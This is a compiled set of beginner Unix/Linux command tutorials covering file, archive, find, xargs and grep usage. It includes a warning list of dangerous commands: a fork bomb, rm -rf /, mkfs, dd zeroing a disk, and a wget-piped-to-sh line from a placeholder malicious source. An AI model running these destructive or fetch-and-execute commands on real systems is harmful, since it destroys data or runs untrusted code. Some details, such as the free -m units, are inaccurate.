
**UNIX**


**ls – List**

ls lists the contents (files and folders) of the current working directory. It’s the same as you opening a folder in file explorer to see its contents in GUI.




**mkdir – Make Directory**

mkdir <new-directory-name> makes (or creates) a new directory. It’s the same as you using the context menu’s ‘new/create directory’ option to create a new folder (or directory) using file explorer in GUI.




**pwd – Print Working Directory**

pwd prints the current working directory.




**cd – Change Directory**

cd <directory>sets the given folder (or directory) as the current working directory for the current running session of the terminal (or bash). It’s the same as you opening a directory to do some operations using file explorer in GUI.




**rmdir – Remove Directory**

rmdir <directory-name> removes (or deletes) the given directory.




**rm – Remove**

rm <file-name> removes the given file or folder. You can use rm -r <directory-name> to delete folders recursively.



**cp – Copy**

cp <source-file> <destination-file> copies the file or folder from one location to another location. You can use its cp -r <source-folder> <destination-folder> option to copy folders recursively.




**mv – MoVe**

mv <source> <destination> moves a file or folder from one location to another location. It can also act to rename the file or folder if the file or folder is in the current working directory but the file or folder has a new name.



**cat – concatenate and print files**

cat <file> concatenates and prints files on the standard output (i.e., the monitor or computer’s screen). It’s the same as you viewing contents of text files using text viewer or editor in GUI.




**tail – print TAIL (from last)**

tail <file-name> prints the last 10 lines (by default) of the given file on the standard output (i.e., the computer’s screen or monitor). You can use tail -n N <file-name> to dictate the last N number of lines to print on the screen.




**less – print LESS**

less <file-name> prints the given file page by page (or window by window). It’s useful and efficient for viewing large files containing lots of textual data that won’t fit on the screen. You can press **Ctrl+F** to go forward and **Ctrl+B** to go backward by one page. It’s the same as you viewing the contents of a text file in a text viewer or editor and reading the file page by page in GUI.



**grep**


grep "<string>" <file-name> searches for a given string in a given file. You can use grep -i "<string>" <file-name> to make a case-insensitive search and grep -r "<string>" <file-name> to search for the given string in all files recursively in the current working directory.



**Find**


This command searches for **files matching specified criteria** in the given location. You can use find <folder-to-search> -name <file-name> its **‘-name’** option to make a case sensitive search and find <folder-to-search> -iname <file-name> to make a case-insensitive search for files with the given file names.

|  |  |
| --- | --- |
| 1 | find <folder-to-search> -iname <file-name> |




**tar**

This command creates, views and extracts tar archives. You can use tar -cvf <archive-name.tar> <file1-OR-file2-OR-both-to-archive> to create,tar -tvf <archive-to-view.tar> to view and tar -xvf <archive-to-extract.tar> to extract tar archives.




**gzip**

gzip <filename> creates and extracts gzip archives. You can use its gzip -d <filename> to extract gzip archives.



**unzip**

unzip <archive-to-extract.zip> unzips a given zip archive. You can use unzip -l <archive-to-extract.zip> to view the contents of the zip file without extracting it. It’s the same as you using an archive program to extract zip archives in GUI.




**help**

<command-name> --help lists all the available commands in the terminal. You can use ‘-h’ or ‘–help’ (help has two hyphens here) option with any command to get help for that specific command.




**whatis – What is this command**

whatis <command-name> shows a single-line description for the given command.




**man – Manual**

man <command-name> shows the manual page for the given command.




**exit**

exit ends the current terminal (bash) session. It’s the same as you clicking on the close button in the title bar of any application to close that application in GUI.




**ping**

ping <remote-host-address> pings a remote host (server) by sending ping packets. It can be used to check for network connectivity or the status (up and running or otherwise) of a server. It’s the same as you pinging a host using the network manager in GUI.




**who – Who Is logged in**

who shows the list of currently logged in users.




**su – Switch User**

su <username> switches to a different user. Super user (root) can switch to any other user in the terminal even without using their password.




**uname**

uname shows important information about your system such as kernel name, host name, kernel release number, processor type and various others. You can use uname -a to view all information.




**free – Free memory**

free shows information about the free, used, swap memory available (or currently free) in your system. You can use free -m to view memory in KBs and free â€“g to view memory in GBs.




**df – Disk space Free**

df shows information about the file system’s disk space usages – used and available storage space on your hard disk and other storage devices. You can use df -h to view the space usages in human readable form (i.e. memory in GBs).




**ps – ProcesseS**

ps displays information about the running processes of the system.



**Top – TOP processes**

top shows information about the top processes in the system (sorted by CPU usage by default). You can use top -u <username> to view the top processes of a single user. It’s the same as you viewing the list of the most resource-hungry running processes using some task manager in GUI.



**shutdown**

shutdown shuts down your computer. You can use shutdown -r to restart your computer.

Did you use or practice some of these commands? Do you know any other useful Linux command for beginners? Kindly let us know using the comments section.

**9 commands and codes you should avoid executing.**

**Recommended Reading:** [10 Most Asked Questions About Linux](https://www.hongkiat.com/blog/most-asked-questions-linux/)

**1. Linux Fork Bomb Command**

:(){ :|: & };: also known as **Fork Bomb** is a denial-of-service attack against a Linux System. :(){ :|: & };: is a bash function. Once executed, **it repeats itself multiple times until the system freezes**.

You can only get rid of it by restarting your system. So be careful when executing this command on your Linux shell.

**2. mv folder/dev/null Command**

mv folder/dev/null is another risky command. Dev/null or null device is **a device file that discards all the data written on it but it reports that the writing operation is executed successfully**. It is also known as **bit bucked** or **black hole**.

**3. rm -rf command**

rm -rf command is a fast way to **delete a folder and its content** in the Linux operating system. If you don’t know how to use it properly then it can become very dangerous to the system. The most common combinations and options used with rm-rf command are listed below:

* rm command is used to delete the files in Linux system.
* rm -f command removes read-only files in folder without prompting.
* rm -r command deletes the content of a folder recursively.
* rm -d command is used to remove an empty directory but it will refuse to remove directory if it is not empty.
* rm -rf/ command is used for forced deletion (it deletes it even if it’s write protected) of all the content in root directory and sub folders.
* rm -rf\* command is used for forced deletion of all the content in the current directory (directory you are currently working in) and sub folders.
* rm -rf. command is used for forced deletion of all the content in the current folder and sub folders. The rm -r.[^.]\* command can also be used.
* rm -i command is used for removal of files and folders but a prompt will appear before removal.

**4. mkfs command**

mkfs can be a dangerous command for your Linux based system if you don’t know its purpose. **Anything written after the mkfs will be formatted and replaced by a blank Linux file system**.

All the commands mentioned below will format the hard drive and it requires administrator rights:

* mkfs
* mkfs.ext3
* mkfs.bfs
* mkfs.ext2
* mkfs.minix
* mkfs.msdos
* mkfs.reiserfs
* mkfs.vfat

The command mkfs.cramfs will do the same thing as the above but it does not require administrator rights to execute.

**5. Tar Bomb**

The tar command is used for combining multiple files into a single file (archived file) in *.tar* format. A Tape Archive (Tar) bomb can be created with this command.

It is **an archive file which explodes into thousands or millions of files with names similar to the existing files into the current directory** rather than into a new directory when untarred.

You can avoid becoming a victim of a tar bomb by **regularly creating a new protective directory whenever you receive a tar file** and then moving the received tar file into this directory before untarring.

If the tar file is indeed a tar bomb then you can simply remove the newly created directory to get rid of it. Another way to avoid the explosion of a tar bomb is via **the -t option to list all of the content of a tar file** to give you an idea of the type of content contained within the tar file.

**6. dd command**

The dd command is used to **copy & convert hard disk partitions**. However, it can turn out to be harmful if you specify the wrong destination.

The command may be any one of these:

* dd if=/dev/hda of=/dev/hdb
* dd if=/dev/hda of=/dev/sdb
* dd if=something of=/dev/hda
* dd if=something of=/dev/sda

The following command will zero out the whole primary hard drive: dd if=/dev/zero of=/dev/had

**7. Shell Script Code**

Someone may victimize you by **giving you the link to a shell script and endorsing you to download and execute it**. The script may contain some malicious or dangerous code inside. The **format of command** may look like this: wget http://some\_malicious\_source -O- | sh. The wget will download the script while the sh downloads the script execution.

**8. Malicious Source Code**

Someone gives you the source code and asks you to compile it. The code **may appear to be a normal code but in fact some malicious code is disguised in the large source code** and it may cause harm to your system. To avoid being victimized by this kind of attack, **only accept and compile your source code from trustworthy sources**.

**9. Decompression Bomb**

You have received a compressed file and you are asked to extract this file which appears to be very small in size but may be a few KB. In fact, **this small sized compressed file contains very highly compressed data**.


Once the file is decompressed, hundreds of GB of data is extracted which **can fill up your hard drive** to bring down the performance of your system. To avoid this situation, always remember to accept data from trustworthy sources.

**1. How to run last executed find command in UNIX**

**!find** will repeat the **last** **find** **command** executed. It saves a lot of **time** **if** you re searching for something and you need to execute the same **command** again and again.

javin**@**testenv1 ~**/**java : **!find**  
**find** . -name "\*.java"     --last find command executed   
.**/**OnlineStockTrading.java  
.**/**StockTrading.java

In fact "!" can be used with any **command** to invoke the previous run of that command, it's one of the special shell characters. If you are not familiar with bash built-in commands and special characters then I strongly suggest you check out[**Bash Shell Scripting: Crash Course For Beginners**](https://click.linksynergy.com/fs-bin/click?id=JVFxdTr9V80&subid=0&offerid=323058.1&type=10&tmpid=14538&RD_PARM1=https%3A%2F%2Fwww.udemy.com%2Fbash-shell-scripting-crash-course-for-beginners%2F). A short course which provides enough information to make most out of bash shell.    
  
And if you don't have a time for an online course then following bash tricks from Julia Evans is the best you can have. Just knowing these tips will improve your speed and productivity in Linux. 

[](https://click.linksynergy.com/fs-bin/click?id=JVFxdTr9V80&subid=0&offerid=323058.1&type=10&tmpid=14538&RD_PARM1=https%3A%2F%2Fwww.udemy.com%2Fbash-shell-scripting-crash-course-for-beginners%2F)

**2. How to find files which have been modified less than one day, minute or hour in Linux**

[unix find command tutorial](https://1.bp.blogspot.com/-yUKUfVmWJOg/TZ_n4LWKPvI/AAAAAAAAAGE/bG4IdXUV3BY/s1600/linux_50x50.jpg)find -mtime is used to search files based upon modification time. This is, in fact, my favorite **find command tips** while looking out some production issues just to *check which files have been modified recently*, could be likely cause of the issue, believe me, it helps a lot and many times gives you enough hint of any problem due to intended or unintended file change.   
  
Along with –mtime, there are two more options related to time, find -atime which denotes the last accessed time of the file and find –ctime denotes last changed time.   
  
The + sign is used to search for greater than, - sign is used to search for less than and without a sign is used for exact. For example, **find –mtime -1** will search all files which have been modified

javin**@**testenv1 ~**/**java : **find** . -mtime 1  (find all the files modified exact 1 day)  
  
javin**@**testenv1 ~**/**java : **find** . -mtime -1 (find all the files modified less than 1 day)  
.  
.**/**StockTrading.java  
  
javin**@**testenv1 ~**/**java : **find** . -mtime +1 (find all the files modified more than 1 day)  
.**/**.vimrc  
.**/**OnlineStockTrading.java  
.**/**StockTrading.java~


In this example since we have only modified **StockTrading.java** some time back it has shown on find –mtime -1, rest of files are not touched today so they are appearing as modified more than 1 day while there is no file which has been modified exactly one day.

**3. How to find all the files and directories which hold the 777 permission in UNIX**

find –perm option is used to find files based upon permissions. You can use find –perm 444 to get all files which allow read permission to the owner, group, and others.   
  
If you are not sure how those 777 and 444 numbers come up, see my post on [file and directory permission in Unix](http://javarevisited.blogspot.com/2011/11/file-permissions-in-unix-linux-example.html) and some [chmod examples](http://javarevisited.blogspot.sg/2012/03/10-example-of-chmod-command-in-unix.html) to change permissions in Unix.

javin**@**testenv1:~**/**java $ **find** . -perm 644  
.**/**.vimrc  
.**/**OnlineStockTrading.java

I use this find command example to find out all the executable files, you can also modify it to find all the read-only files or files having written permission etc by changing permissions e.g. to find all read-only files in current directory: **find . –perm 555**Here **"." or period** denotes the current directory. You can replace it with any directory you want.   
  
Btw, if you are not familiar with file permissions then you should first check out [Learn Linux in 5 Days and Level Up Your Career](https://click.linksynergy.com/fs-bin/click?id=JVFxdTr9V80&subid=0&offerid=323058.1&type=10&tmpid=14538&RD_PARM1=https%3A%2F%2Fwww.udemy.com%2Flearn-linux-in-5-days%2F), another great course for anyone who wants to work in Linux.  And, if you don't have time for course, the following diagram from none other than Julia Evans is again a great one to refresh your concepts about file permissions in Linux.

[](https://click.linksynergy.com/fs-bin/click?id=JVFxdTr9V80&subid=0&offerid=323058.1&type=10&tmpid=14538&RD_PARM1=https%3A%2F%2Fwww.udemy.com%2Flearn-linux-in-5-days%2F)

**4. Case insensitive search using find in UNIX**

How to do case insensitive search using find command in Unix? Use option **“-i"** with name, by default find searches are case sensitive.   
  
This option of the find is extremely helpful while looking for errors and exceptions in the log file.

**find** . –iname "error" –print ( -i is for ignore )

On a different note find and grep command is also a favorite topic during [UNIX Interviews](http://javarevisited.blogspot.com/2011/05/unix-command-interview-questions.html) and interview often asked questions during interviews on both system admin and application developer jobs.

**UNIX find and xargs command Example**

Now we will see some UNIX find command example combined with xargs command. A combination of [find and](http://javarevisited.blogspot.com/2012/06/10-xargs-command-example-in-linux-unix.html)[xargs](http://javarevisited.blogspot.com/2012/06/10-xargs-command-example-in-linux-unix.html) can be used to do whatever witch each file found by find command, for example, we can delete that file, list content of that file or can apply any comment on that file.

**5. How to delete temporary files using find command in UNIX**

In order to delete files, you can use either –delete option of find command or use xargs in combination. It's better to create housekeeping script for such task which can perform cleanup on a periodic basis.

**find** . -name "\*.tmp" -print **|** **xargs** **rm** –f

Use of xargs along with find gives you immense power to do whatever you want with each search result.   
  
See another example below, also its worth considering use of -print0 to avoid problems with [whitespace](http://java67.blogspot.com/2012/12/how-to-remove-all-white-space-from-String-beginning-end-between.html) in the path when piping to xargs (use with the xargs -0 option) as suggested by Ebon Elaza.

**6. How to find all text file which contains word Exception**

find . –name "\*.java" –print | xargs grep “MemoryCache**”,** this will search all java files starting from current directory for the word "MemoryCache". we can also leave -print option in all cases because its default for UNIX finds command as pointed out by Ben in comments. You can further sort the result of find command using [**Sort command in Unix.**](http://javarevisited.blogspot.com/2011/08/unix-sort-command-example-tutorial.html)

**find** . –name "\*.txt" –print **|** **xargs** **grep** "Exception"

**7. Finding files only in the current directory not searching on subdirectories**

While using find command, I realized that sometimes I only need to [find files and directories](http://javarevisited.blogspot.com/2012/08/delete-empty-files-directories-unix.html) that are new, only in the current directory so I modified the find command as follows.   
  
You can use find –type option to specify the search for the only file, link or directory and -maxdepth option specifies how deep find command has to search.

**find** . -maxdepth 1 -type f -newer first\_file

Another way of doing it is below:

**find** . -type f -cmin 15 -prune

Means type file, last modified 15 minutes ago, only look at the current directory. (No sub-directories). Btw, if you are new to UNIX and don't know what does the dot (.) and double dot (..) means, current directory and parent directory

Following find example shows how you can use find –size option to [find files based upon certain size](http://javarevisited.blogspot.com/2012/03/how-to-find-file-and-directory-size-in.html). This willfind all files in current directory and sub-directory, greater than some size using find command in UNIX:

**find** . -size +1000c -exec **ls** -l **{}** \;

Always use a c after the number, and specify the size in bytes, otherwise, you will get confused because of find -size list files based on the size of the disk block.   
  
Also, to find files using a range of file sizes, a minus or plus sign can be specified before the number. The minus sign means "less than," and the plus sign means "greater than."   
  
Suppose if you want to find all the files within a range you can use [find command](http://www.java67.com/2012/10/unix-command-to-find-symbolic-link-or.html) as in below example of find:

**find** . -size +10000c -size -50000c -print

This find example lists all files that are greater than 10,000 bytes, but less than 50,000 bytes:

**Example 9 – How to find files some days older and above a certain size**

We can combine –mtime and –size to find files which are some days old and greater than some size in Unix. A very common scenario where you want to delete [some large old files to free some space](http://www.java67.com/2017/08/how-to-find-large-files-with-size-in-Linux.html) in your machine.   
  
This example of find command will find which are more than 10 days old and size greater than 50K.

**find** . -mtime +10 -size +50000c -exec **ls** -l **{}** \;


**10) Find and AWK**

You can use ***"***awk***"*** in a combination of find to print a formatted output e.g. next command will ***find all of the*** [***symbolic links***](http://javarevisited.blogspot.com/2011/04/symbolic-link-or-symlink-in-unix-linux.html) ***in your home directory***, and print the files your symbolic links points to:

**find** . -type l -print **|** **xargs** **ls** -ld **|** **awk** '{print $10}'

The "." says starts from current directory and include all subdirectory and  "-type l" says list all links.

Hope you find this useful, please share how you are using find commands and we can benefit from each other's experience and work more efficiently in UNIX.  
  
  
**Tip:**  
**$\* :    $\* is o**ne of the [special bash parameters](http://javarevisited.blogspot.com/2011/06/special-bash-parameters-in-script-linux.html) which is used to expands positional parameters from position one. if you give double quotes and expansion is done within double quotes, it only expands to a single word and corresponding value of each parameter will be separated by the first letter of the IFS environment variable defined in bash.   
  
Here is a nice comic from Julia Evans to remember some of the most useful find command examples, which will help you to get more from this excellent command line tool in UNIX and Linux:

[](https://click.linksynergy.com/fs-bin/click?id=JVFxdTr9V80&subid=0&offerid=323058.1&type=10&tmpid=14538&RD_PARM1=https%3A%2F%2Fwww.udemy.com%2Flinux-administration-bootcamp%2F)

Do let me know how do you find these find examples.

**How to use find command on filenames with space in UNIX**

I have received a lot of comments from my readers on not mentioning about **find -print0** and **xargs -0 on find examples**, so I thought to include this as well. When we don't specify any expression after find command the default option is -print which prints the name of each found files followed by \n or **newline**.   
  
Since we mostly **pipe the output of find command to xargs** -print could cause a problem if file name itself contains a *new line or any form of white space*. To resolve this issue **instead of -print use -print0**.   
  
The difference between *find -print* and *find -print0* is, print0 display file name on the stdout followed by a "NUL" character and then you can **use xargs -0** commands to process file names with a null character.   
  
let's see UNIX find command example with a file name having space in them:

javin**@**testenv1:~**/test** **find** . -name "\*equity\*" -print  
.**/**cash equity trading .**/**equity~

You see here "cash equity trading" has space in there name

javin**@**testenv1:~**/test** **find** . -name "\*equity\*" -print **|** **xargs** **ls** -l  
**ls**: cannot access .**/**cash: No such **file** or directory  
**ls**: cannot access equity: No such **file** or directory  
**ls**: cannot access trading: No such **file** or directory  
-r--r--r-- 1 stock\_trading cash\_domain trading 0 Jul 15 11:42 .**/**equity~

Now if we pass this to xargs, xargs treat them as three separate files.

javin**@**testenv1:~**/test** **find** . -name "\*equity\*" -print0 **|** **xargs** **ls**  
  
**xargs**: WARNING: a NUL character occurred **in** the input.  It cannot be passed through **in** the argument list.  Did you mean to use the --null option?  
  
**ls**: cannot access .**/**cash: No such **file** or directory  
**ls**: cannot access equity: No such **file** or directory  
**ls**: cannot access trading: No such **file** or directory


Now to solve this, we have used find command with -print0 which appends NUL character on file name but without xargs -0,  xargs command would not able to handle those inputs.

javin**@**testenv1:~**/test** **find** . -name "\*equity\*" -print0 **|** **xargs** -0 **ls** -l  
-rw-r--r-- 1 stock\_trading cash\_domain trading 0 Jul 21 09:54 .**/**cash equity trading  
-r--r--r-- 1 stock\_trading cash\_domain trading 0 Jul 15 11:42 .**/**equity~

Now you can see with find -print0| xargs -0 it looks good

## **10 ways to use Grep command in Unix - examples**

Following examples of grep command in UNIX are based on my experience and I use them on a daily basis in my work. Grep command is also part of any [beginners UNIX command tutorial](http://javarevisited.blogspot.com/2011/04/unix-commands-tutorial-and-tips-for.html) as it is an essential command to learn in order to work efficiently in any UNIX environment e..g Redhat Linux, Ubuntu, IBM AIX, Oracle Solaris or BSD.  
  
Anyway, these examples are by no means complete so please contribute you're own grep command tips or how you are using grep in Linux to make it more useful and allow all of us to benefit from each other's experience and work efficiently in UNIX or Linux.

[](https://4.bp.blogspot.com/-Ldd6YJha0K4/W2sDiT1xmII/AAAAAAAAL_A/wtWGhjnt3W0je_Y5zzF7EUkvXAw10s5RQCLcBGAs/s1600/grep%2Bcommand%2Bexample%2Bjulia.jpg)

**Example 1: How to ignore some words while doing a search using grep in UNIX**

Finding relevant word and exclusion of irrelevant word. Most of the time I look for Exception and Errors in log files and sometimes I know certain Exception I can ignore so I use grep -v option to exclude those Exceptions

grep Exception logfile.txt | grep -v ERROR

This grep command example will search for word "Exception" in logfile.txt and print them but since we have piped out of first grep command to second grep command which will exclude all lines which match world "ERROR". To make this grep example more concrete let's see another example, here we have a file which contains three lines as shown below:

$ cat example.txt

UNIX operating system

UNIX and Linux operating system

Linux operation system

Now we want to search all lines in file example.txt which contains word UNIX but same time doesn't contain world Linux.

$ grep UNIX example.txt

UNIX operating system

UNIX and Linux operating system

Now to exclude all lines which contain Linux we will apply another grep command in this output with option -v to exclude matching word as shown in below grep command:

$ grep UNIX example.txt | grep -v Linux

UNIX operating system

**Example 2: How to count the occurrence of a word in a file using grep command**

If you want to count on a particular word in the log file you can use grep -c option to count the word. Below an example of command will print how many times the word "Error" has appeared in logfile.txt.

$ grep -c "Error" logfile.txt

If we apply this grep command on our example file to find how many lines contain word e.g. UNIX has occurred in the file:

$ grep -c UNIX example.txt

2

**Example 3: printing lines before and after of matching word using grep**

Sometimes we are not just interested in matching line but also on lines around matching lines particularly useful to see what happens before any Error or Exception. grep --context option allows us to print lines around matching pattern. Below an example of grep command in UNIX will print 6 lines around matching line of word "successful" in logfile.txt

$ grep --context=6 successful logfile.txt

